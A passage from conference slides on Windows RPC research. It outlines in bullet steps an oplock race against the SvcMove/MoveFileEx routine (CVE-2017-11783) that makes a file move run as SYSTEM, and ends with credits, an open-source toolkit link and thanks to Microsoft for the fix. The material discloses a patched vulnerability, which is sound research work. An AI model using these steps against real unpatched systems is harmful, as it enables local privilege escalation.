                if ( SetNamedSecurityInfoW(NewFileName, /*[...]*/) != ERROR_SUCCESS )
                    MoveFileExW(NewFileName, OldFileName, Flags);
            }
            // [...]
```

- Last MoveFileExW done as NT Authority\SYSTEM

# Exploit



## Requirements

- Reach the vulnerable `MoveFileEx`
  - First `MoveFileEx` must SUCCEED
  - `SetNamedSecurityInfoW` must FAIL
- Win the race: change params in between the two MoveFile

## Steps

- Setup files `src`, `dst` and `new_src` in `%LocalAppData%\Low`
- Lock the destination file (`dst`) using oplock
- Call `SvcMove(src, dst, MOVEFILE_REPLACE_EXISTING)`
- When the lock's callback triggers
  - Change the function parameters (shared mem)
    `dst` ⇒ `new_src` & `src` ⇒ `new_dst`
  - Remove `WRITE_DAC` for system in the ACL of `new_src`
- `MoveFileEx(new_src, new_dst)` run as `SYSTEM`

# DEMO



DEMO TIME !

Clément Rouault & Thomas Imbert
PacSec

# Agenda

# Conclusion



- Complex subject
- Few RPC servers expect a custom client
- A lot of work still need to be done
- We hope our open-source implementation helps others start on this topic
- Thanks to Microsoft for their quick responses and fix

# Questions?



Thank you for your attention

https://github.com/hakril/PythonForWindows
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11783

@hakril
@masthoon